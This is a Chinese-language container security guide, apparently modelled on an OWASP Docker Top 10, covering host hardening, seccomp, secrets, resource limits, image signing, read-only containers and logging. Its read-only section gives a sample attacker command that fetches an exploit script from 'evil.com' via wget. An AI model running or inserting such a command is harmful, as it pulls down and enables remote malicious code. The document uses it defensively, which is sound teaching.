2.4.3. 预防方法

2.4.3.1. 编译工具和主机

对于编排工具，了解正在运行的服务以及它是否受到了正确的保护或是否具有弱缺省配置是至关重要的。

对于您的主机来说，第一步是选择正确的发行版，而且有点厂商也有专门用于托管容器的发行版操作系统。在任何情况下，安装最小的发行版——考虑最小裸金属系统。如果你选择一个标准的发行版，它将包括桌面应用程序、编译器环境或任何服务器应用程序，这些应用都将会把攻击面带入到环境中的关键系统中。

当您为主机选择操作系统时，我们同时也需要知道官方终止维护的日期。

一般来说，您需要确保了解 LAN 中的每个组件提供了哪些服务。然后你需要决定如何处理每一个组件：

- 它可以停止或禁用而不影响操作吗？
- 只能在本地主机接口或其他网络接口上启动吗？
- 是否为该服务配置了身份验证？
- Tcpwrapper（主机）或任何其他配置选项可以缩小对该服务的访问范围吗？
- 是否有任何已知的设计缺陷？你从安全的角度看了文档了吗？

对于一些无法关闭的服务，我们需要重新配置或加固，至少应该提供一层防御的地方（这就是基于网络的保护）。

另外如果您的主机操作系统因 AppArmor 或 SELinux 规则而发生故障，永远不要关闭这些额外的保护。使用提供的工具在系统日志文件中找到根本原因，并放宽这些规则。

2.4.3.2. 容器

对于容器，最佳的实践方法是禁止安装不必要的程序包。Alpine Linux 占用的内存更少，默认安装的二进制文件也更少。不过，它仍然附带了一组二进制文件，如 wget 和 netcat（由 busybox 提供）。在这些应用被部署在容器中的情况下，这些二进制文件依然可以被攻击者利用。如果你想把标准提高，减少不依赖的包的数量，可以参考谷歌 FLOSS 项目的 distroless 镜像。

还有一些其他的选择我们也应该考虑一下。比如影响主机内核安全性的主要风险是有缺陷的系统调用，在最坏的情况下，这可能导致特权从容器用户升级到主机上的 root 用户。

以下是一些防御措施：

- 1) 禁用 SUID/SGID bits (`--security-opt no-new-privileges`)：即使以用户身份运行，SUID 二进制文件也可以提升权限。或者使用 `--cap-drop=setuid --cap-drop=setgid` 应用以下内容时。
- 2) 减少更多的功能：Docker 将所谓的容器能力从 38（见 `/usr/include/linux/capability.h`）限制到 14（见 `man 7 capabilities` 和 参考文献 Docker Documentation）。可能你可以放弃一些像 `netbindservice`, `net_raw` 和更多功能，见参考文献“RedHat Blog: Secure your Container: [One weird trick](#)”。`pscap` 工具能够列出你主机上的，不要使用 `--cap-add =`。
- 3) 如果你需要比容器自身提供的更细粒度的控制，你可以通过 JSON 中的配置文件 (`--security-opt seccomp=mysecure.json`) 来控制每个 >300 系统调用，请参阅参考文献“[Docker Documentation, Seccomp security profiles for Docker](#)”。默认情况下，大约 44 个系统调用已经被禁用。这里不要使用 `unconfined` 或 `apparmor=unconfined`。

最好的做法是确定你选择了上述哪一种。最好不要把功能设置和 `seccomp` 配置文件混在一起。

2.4.4. 案例场景

场景#1

etcd 有一个默认禁用的身份验证机制，它也有一个非常好的 RESTful API 作为它的主界面，什么可能出错。人们很聪明，他们会防止 etcd 服务泄露给开放的互联网。但是我在 shodan 上做了一个简单的搜索，发现在开放的

互联网上有 2284 台 etcd 服务器。于是我点击了一些，在第三次尝试时，我看到了我不希望看到的东西：证书，很多证书，如：cmsadmin、mysqlroot、postgres 等凭据。

2.4.5. 参考文献

- 1) Docker's [Best Practices](#)
- 2) Google's FLOSS project [distroless](#)
- 3) Docker Documentation: [Runtime privilege and Linux capabilities](#)
- 4) [Docker Documentation, Seccomp security profiles for Docker](#)
- 5) Weak default of etcd in CoreOS 2.1: [The security footgun in etcd](#)
- 6) Kubernetes documentation: [Controlling access to the Kubelet: KUBELETS EXPOSE HTTPS ENDPOINTS WHICH GRANT POWERFUL CONTROL OVER THE NODE AND CONTAINERS. BY DEFAULT KUBELETS ALLOW UNAUTHENTICATED ACCESS TO THIS API. PRODUCTION CLUSTERS SHOULD ENABLE KUBELET AUTHENTICATION AND AUTHORIZATION.](#)
- 7) Github: ["Exploit" for the API in 6\)](#).
- 8) Medium: [Analysis of a Kubernetes hack — Backdooring through kubelet.](#) Incident because of an open API, see 6).
- 9) RedHat Blog: Secure your Container: [One weird trick](#)

2.5. TOP5: 维护上下文安全

2.5.1. 基本描述

为了让强大硬件的投资获得回报，将尽可能多的容器直接放在一个主机上听起来可能是合适的。但是从安全的角度来看，这通常是有问题的，因为不同的容器可能有不同的安全上下文和不同的安全状态。

一个问题是：同一个主机上的后端容器和前端容器可能具有不同的信息安全等级。一个更大的问题是混合环境，例如将测试或开发环境与生产环境混合在一起。开发环境的容器可能包含不安全的代码，在混合环境的情况下，可能会给生产环境带来风险。

此外我们需要高度重视多租户环境。

2.5.2. 安全弱点

如果没有一个安全的上下文配置，那么一个有漏洞的容器将影响整个虚拟化环境的可用性、机密性和完整性。

2.5.3. 预防方法

基于安全上的经验法则来说，通常不建议将具有不同安全状态或上下文的容器混合在一起。

- 将生产容器放在单独的主机系统上，并注意谁拥有部署到该主机的特权。在这个主机上不允许有其他容器。
- 考虑到数据的信息安全价值，还应该考虑根据上下文来分开部署容器。数据库、中间件、认证服务、前端和主组件（集群的控制平面如 Kubernetes）不应该在同一台主机上。
- 当缺少物理硬件，需要在一个硬件上运行不同的租户时，最低要求是使用 vm（虚拟机）来分隔不同的安全上下文，比如生产环境和测试环境。

2.5.4. 案例场景

场景#1

一个大学生在一家公司做兼职。他刚刚学习了 PHP 编程，他将他写的部署到公司的 CI/CD 链中。该公司资源有限，只购买了极少数的大型物理主机，为所有容器提供服务。因为历史原因，没有人有资源将生产环境从测试环境或试验环境分离出来。不幸的是，学生的应用程序包含一个远程执行漏洞，并可被互联网扫描机器人发现，实现利用。这意味着它将跳出应用并最终进入了容器中。通过这个漏洞，攻击者在网络上进行搜索并访问不安全的

etcd 或编排工具的 http (s) 接口。或者他也能够下载一个“Dirty COW”漏洞，它允许攻击者直接访问物理机器的根目录——包括所有的容器。

2.5.5. 参考文献

- 1) Dirty COW, [vulnerability and exploit](#) from 2016

2.6. TOP6: 机密信息保护

2.6.1. 基本描述

在应用程序中管理密码、访问令牌和私钥可能非常繁琐。任何一个错误都会意外地暴露所有的机密信息。避免这些机密信息落入坏人之手是至关重要的，因此管理这些机密信息是总体安全策略的重要组成部分。所以我们尽可能的在构建容器时，做到以下 4 点：

- 1) 不要在容器映像中构建重要的机密数据。
- 2) 使用卷挂载在运行时将机密传递给容器。
- 3) 有一个计划定期轮换你的机密数据。
- 4) 确保你的机密数据是加密的。



2.6.2. 安全弱点

在微服务架构应用中，众多组件在集群中动态地创建、伸缩、更新。在如此动态和大规模的分布式系统上，管理和分发密码、证书等敏感信息将会是非常具有挑战性的工作。对于容器应用，传统的机密信息分发方式，如将秘钥存放在容器镜像中，或是利用环境变量，volume 动态挂载方式动态传入都存在着潜在的安全风险。

2.6.3. 预防方法

这里有四个您现在可以采取的关键操作，不受限于使用的工具和编排类型：

1) 不要在容器映像中构建重要的机密数据。

如果你有一段代码涉及到机密数据，而你需要在容器中运行这段代码，你必须以某种方式将密钥传递给那个容器。不建议将这个机密数据值构建到代码本身中，或者通过在 Docker 文件中定义它来构建到容器映像中，原因如下：

- 首先，它意味着任何可以看到源代码的人也可以访问这个机密数据。越多的人能够阅读一个机密数据，它就越有可能面临泄露的风险——可能是坏人故意滥用或泄露机密数据，但更有可能是人为无意中传播。因此，将对机密数据的访问限制控制在真正需要它的人的范围内是一种很好的做法。
- 第二个原因是，这会将机密数据生命周期与部署过程结合起来。如果要更改密码或关键机密数据，则需要重新构建并重新部署代码。

2) 使用卷挂载在运行时将机密传递给容器。

如果机密没有内置到容器镜像中，那么就需要在运行时将它们传递给容器化代码的方法。有两种机制可以做到这一点：环境变量和挂载卷。具体分析如下：

- 使用环境变量的危险在于软件很容易通过日志记录泄露机密数据，因为它很容易的会记录所有环境相关的日志信息(包括了机密数据)。而且有权限访问日志的人比能够访问机密数据的人多得多。

```
docker run -e SECRET=myprrecious image
docker run -env-file ./secretsfile.txt image
```

- 由于这个原因，许多安全专家推荐使用卷挂载方法，在这种方法中，代码从一个已知位置的文件中读取机密值。大多数编排器都支持这种将机密信息传递到容器中的方法。

```
docker run -v /hostdir:/containerdirimage
export S_FILE=./secretsfile.txt&& <...> && rm $0`
```

3) 有一个计划定期轮换你的机密数据。

- 轮换一个机密数据意味着为它创建一个新值，并使旧值不活跃——就像修改密码一样。定期轮换你的机密值是一种很好的做法。
- 一个机密数据存在的时间越长，它被泄露的可能性就越大。而且你可能并不知道机密数据已经泄露。通过轮换机密数据，你可以使坏人可能获得的任何值失效，从而限制他们可能造成的伤害。

4) 确保你的机密数据被加密。

- 机密数据需要存储在某个地方，当每个容器启动时，需要向它传递它所需要的任何机密数据。有些编排引擎有内置的机密存储支持。如果您正在使用这种方法，您应该仔细检查您的设置是否配置为使用加密，因为通常“使用加密”不是默认设置。
- 对于 Kubernetes，目前需要在 API 服务器上设置 `--experimental-encryption-provider-config` flag 标志，以及相应的加密配置文件。Docker Swarm 使用开箱即用的加密，但你应该确保你已经锁定了你的 Swarm。

2.6.4. 案例场景

场景#1

当工程师在构建一个 mysql 容器应用的时候，将 mysql 的账号和密码直接写入了镜像，这样导致了每一个能访问该容器的人都能获取到 mysql 的账号和密码，这将有可能导致严重的数据泄露事故。

2.6.5. 参考文献

- 1) [How to keep your container secrets secure](#)

2.7. TOP7: 资源保护

2.7.1. 基本描述

根据主机操作系统的不同，容器在 CPU、内存或网络和磁盘 I/O 方面完全没有限制。这种威胁是由于软件故障或攻击者故意造成的资源短缺，从而影响底层主机和所有其他容器的物理资源。而且从资源保护的角度上来说，如果没有必要，不要挂载外部磁盘，如果确实需要，那么最好将其作为只读挂载。

2.7.2. 安全弱点

如果一个容器使用了默认的安全措施，例如 docker，它仍然与其他容器和主机共享物理资源，即大部分 CPU 和内存。因此，如果其他容器大量使用这些资源，那么留给您的容器的资源就不多了。

网络也是一个共享的媒体，在读取或写入数据时，很可能是相同的资源。

对于内存，重要的是要理解在主机的 Linux 内核中有一个所谓的“OOM killer”。当内核内存不足时，OOM killer 就会出现。然后它开始——使用一些算法来“释放”内存，以便主机和内核本身仍然可以运转。被杀死的进程并不一定是大量内存消耗的罪魁祸首，而且主机的 RAM 经常被超额认购。

2.7.3. 预防方法

2.7.3.1. 资源限制

我们需要对 docker 的 CPU、MEMORY、MEMORY SWAP、PID 等进行限制。

最好的方法是首先让容器在内存和 CPU 方面施加合理的上限。达到这些限制后，容器将不能分配更多的内存或消耗更多的 CPU。

对于内存，有两个主要变量用于设置硬限制 `-memory` 和 `--memory-swap`。软限制可以超过指定的值。它们将被设置为 `--memory-reservation`。为了保护容器中的进程，还可以设置 `--oom-kill-disable`。这样即使容器守护进程有一个较低的 OOM 分数，也不会被杀死。而且 Docker 从 1.10 以后，支持为容器指定 `--pids-limit` 限制容器内进程数，使用其可以限制容器内进程数。

```
> docker stats
```

CONTAINER	CPU %	MEM USAGE / LIMIT	MEM %	NET I/O
e10486689e39	0.54%	2.632 GB / 8.59 GB	30.64%	0 B / 0 B
e5929fd3f00a	0.56%	2.639 GB / 8.59 GB	30.72%	0 B / 0 B
f2bd9318c12e	0.67%	2.873 GB / 8.59 GB	33.44%	0 B / 0 B

#限制最大 memory	<code>sudo docker run -it --memory=" [memory_limit]" [docker_image]</code>
#限制 memory-swap	<code>sudo docker run -it --memory=" [memory_limit]" --memory-swap=" [memory_limit]" [docker_image]</code>
#限制 CPU	<code>sudo docker run -it --memory=" [memory_limit]" --memory-swap=" [memory_limit]" [docker_image]</code>
#对容器内存进行软限制	<code>sudo docker run -it --memory=" 1g" --memory-reservation=" 750m" ubuntu</code>
#对容器内进程数进行软限制	<code>sudo docker run -it --memory=" 1g" `--pids-limit 30`ubuntu</code>

2.7.3.2. 外部磁盘挂载管理

如果没有必要，最好不要挂载外部磁盘，如果必须挂载外部磁盘，最好以只读模式挂载，如果挂载的磁盘是读写模式，必须对 `writes` 速率进行限制。

2.7.4. 案例场景

场景#1

在一个容器化的环境中，攻击者通过 DOS 攻击的方式攻击 web 服务器，如果这个 web 服务器的容器未做资源限制的话，该 docker 进程会使用大量主机中的内存和 CPU，抢占其他应用的资源，从而导致其他服务的不可用。

2.7.5. 参考文献

- 1) OOM stands for Out of Memory Management
- 2) <https://www.kernel.org/doc/gorman/html/understand/understand016.html>
- 3) <https://lwn.net/Articles/317814/>
- 4) https://docs.docker.com/config/containers/resource_constraints/

2.8. TOP8: 容器镜像完整性和可信发布者

2.8.1. 基本描述

在联网系统间传输数据时，相互信任始终是一个核心问题。特别是，当通过互联网等不可信介质进行通信时，确保系统运行的所有数据的完整性和发布者至关重要。


使用 Docker Engine 可以将镜像（数据）推送到公共或私有 registry。内容信任使你能够验证通过任何通道从 registry 接收的所有数据的完整性和其发布者。

Docker 内容信任（DCT, Docker Content Trust）允许图像发布者使用数字签名，允许用户对他们的镜像验证：

- 镜像内容不会被篡改。
- 发布者身份验证。


2.8.2. 安全弱点

针对镜像的攻击手段是利用镜像作为媒介，黑客可以上传恶意镜像，在它被部署于正式环境后，攻击者可以透过这个容器，进行横向攻击。如果没有对容器进行可信认证，恶意的镜像就会被部署到生产环境。



2.8.3. 预防方法

- 1) 在 Docker 容器的环境下，开发者通过一种称为 Docker 内容信任（DCT, Docker Content Trust）的功能来实现信任机制。
 - Docker 镜像的发布者可以在将镜像推送到库中时对其进行签名。使用者可以在拉取镜像时进行校验，或进行构建或运行等操作。也就是 DCT 可以确保使用者能够得到他们想要的镜像。



- DCT 可以通过环境变量 DOCKERCONTENTTRUST 来启用或关闭。
将该环境变量的值设置为“1”的话将会在当前会话开启 DCT；将其设置为其他值的话则会关闭 DCT。

```
$ export DOCKER_CONTENT_TRUST
```

```
13:12:19 landend@M15
└─$ export DOCKER_CONTENT_TRUST=1

13:12:37 landend@M15
└─$ docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:6b1daa9462046581ac15be20277a7c75476283f969cb3a61c8725ec38d3b01c3
docker.io/library/nginx@sha256:6b1daa9462046581ac15be20277a7c75476283f969cb3a61c8725ec38d3b01c3: Pulling from library/nginx
852e50cd189d: Pull complete
571d7e852307: Pull complete
addb10abd9cb: Pull complete
d20aa7ccdb77: Pull complete
8b03f1e11359: Pull complete
Digest: sha256:6b1daa9462046581ac15be20277a7c75476283f969cb3a61c8725ec38d3b01c3
Status: Downloaded newer image for nginx@sha256:6b1daa9462046581ac15be20277a7c75476283f969cb3a61c8725ec38d3b01c3
Tagging nginx@sha256:6b1daa9462046581ac15be20277a7c75476283f969cb3a61c8725ec38d3b01c3 as nginx:latest
docker.io/library/nginx:latest


13:13:22 landend@M15
└─$ docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust data for docker.io/drwetter/testssl.sh
```

- 开启 DCT 后，还需要签名镜像：
 - ✓ 生成签名密钥。
 - ✓ 绑定一个 Docker 存储库与一个公钥。

- ✓ 在 image 上签名。
- ✓ 验证图像是否已签名。

2) 我们可以使用 Docker Notary 来帮助我们验证内容的完整性和来源:


Notary 是一种用于发布和管理受信任的内容集合的工具。发布者可以对集合进行数字签名，使用者可以验证内容的完整性和来源。此功能建立在一个简单的密钥管理和签名接口上，用于创建签名集合并配置受信任的发布者。



2.8.4. 案例场景

场景#1

黑客利用镜像作为媒介，上传恶意镜像，在它被部署于正式环境后，攻击者可以透过这个容器，攻击容器网络或是容器主机。



2.8.5. 参考文献

- 1) https://docs.docker.com/notary/getting_started/
- 2) <https://medium.com/better-programming/docker-content-trust-security-digital-signatures-eeae9348140d>
- 3) <https://docs.docker.com/engine/security/trust/>
- 4) <https://www.ithome.com.tw/news/1133033>

2.9. TOP9: 不可变的范式

2.9.1. 基本描述

创建不可变容器——不可变基础设施是一种范式，在这种范式中，服务在部署后永远不会被修改，也就是说，它们只能被重新构建。因此在容器的情况下，如果缺陷或漏洞增加了，开发人员可以重新构建和重新部署容器。

Read-only mode 是容器加固的一个很好的选择，因为它使容器更能抵抗攻击。将容器设置为只读可以防止黑客访问容器并添加或删除代码以创建漏洞的简单攻击。使用只读信息加固容器可以防止黑客修改容器中的任何文件——但它也同时防止了其他人这样做。

2.9.2. 安全弱点

如果我们不设置容器的只读模式，攻击者可以通过程序自身的漏洞，通过远程下载或者源安装的方式来远程安装恶意程序。比如以下方式：

- `wget http://evil.com/exploit_dl.sh`
- `apt-get install / apk add`

只读容器可以很好地与不可变的基础设施一起工作，其中的 IT 设置永远不会被重新访问，而是在每次更新时被销毁并重新部署。对于不可变容器，容器中的应用程序或服务在每次需要更新时都将重新部署，并且之前使用的资源将再次可用。

2.9.3. 预防方法

在一个由微服务构造的应用程序中，每个服务都可以部署在一个不可更改的只读容器中。如果服务在生产环境中不能正常运行，开发人员可以丢弃承载该服务的只读容器，然后重新构建。在 Docker 和 Kubernetes 以及相关技术中，只读容器是一个特性。要在 Docker 中使用该选项，请在启动时选择只读标志。任何更改容器的尝试都会产生错误。此外，Docker 用户可以将容器镜像的特定层设置为只读，以便进行更有选择性的加固。使用容器管理平台的组织应该研究其加强功能。例如，OpenShift 中的容器可以默认使用 CRI-O 在只读模式下运行，CRI-O 是 Kubernetes 容器运行时接口的一个实现。

设置 docker read-only 模式：

```
docker run --read-only ...  
docker run -v /hostdir:/containerdir:ro
```

2.9.4. 案例场景

场景#1

在一个常见的微服务场景中，一个 web 服务被部署在了 docker 容器中，但是因为某些原因这个容器开了一个 ssh 的端口暴露在外，那就很有可能被爆破登录的风险。而一旦被爆破密码登录，如果容器没有设置只读保护的话，那它将会执行攻击者的远程恶意代码，进入横向渗透别的容器或者主机。

2.9.5. 参考文献

- 1) <https://searchitoperations.techtarget.com/answer/Is-read-only-mode-a-viable-approach-to-container-hardening>
- 2) <https://www.xenonstack.com/insights/container-security/>

2.10. TOP10：日志

2.10.1. 基本描述

Docker 不仅改变了应用程序的部署方式，还改变了日志管理的工作流程。容器不是将日志写入文件，而是将日志写入控制台（stdout、stderr），Docker 日志驱动程序将日志转发到它们的目的地。我们在处理容器日志的时候需要考虑几个重要的安全因素，比如持久化存储、日志分层、中心化的日志管理等。

2.10.2. 安全弱点

1) 日志持久化。

如果日志没有做持久化存储，一旦容器重建或者被删除了，日志将会被删除。

2) 日志中心化。

当攻击者入侵完成后，会进行删除日志的操作，这就会使我们很难溯源入侵过程。

3) 日志等级划分。

如果不对日志的等级进行详细的划分的话，日志的存储量将会很快的达到磁盘 IO&磁盘容量的瓶颈，从而影响整个系统的正常使用。

2.10.3. 预防方法

在整个容器架构层面，我们需要关注日志是可以分为以下多个层面的：


1) 容器日志。

- 应用日志（微服务日志）。
- 容器中的系统服务日志（Web、Appl、DB 等）。

2) 编排工具的日志（k8s、openshitf 日志）。

3) 主机日志（操作系统审计日志）。

以上的日志都可以帮助快速定位安全问题或者溯源攻击过程，所以我們都需要将其按照标准对其进行分类和存储。为了日志的持久化和中心化，企业就需要一套有效的日志中心化存储方案。



默认情况下，Docker 守护进程被配置为有一个基本日志级别“info”，如果不是这样的话；设置 Docker 守护进程日志级别为“info”。基本原理：设置一个适当的日志级别，配置 Docker 守护进程来记录你以后想要查看的事件。“info”及以上的基本日志级别将捕获除调试日志外的所有日志。除非必要，你不应该在 debug 日志级别运行 docker 守护进程。

2.10.4. 案例场景

场景#1

运维人员在启动容器的時候，未对日志进行持久化存储，一旦宿主机遇到故障宕机或者被攻击者关闭后，日志将会丢失。

场景#2

某用户在用 docker 部署应用程序的时候，无意中忘记修改了配置，将日志的等级设置为了 debug，在一段时间的运行后，整个系统因为磁盘满载导致无法正常使用。

场景#3

攻击者对一个 pass 平台进行了渗透攻击，在他们攻击完成后，对整个日志系统进行了格式化清理，因为容器平台未做远程中心化存储的部署，所以无法对攻击进行溯源和取证。

2.10.5. 参考文献

- 1) <https://sematext.com/blog/top-10-docker-logging-gotchas/>
- 2) https://cheatsheetseries.owasp.org/cheatsheets/DockerSecurityCheat_Sheet.html#rule-10-set-the-logging-level-to-at-least-info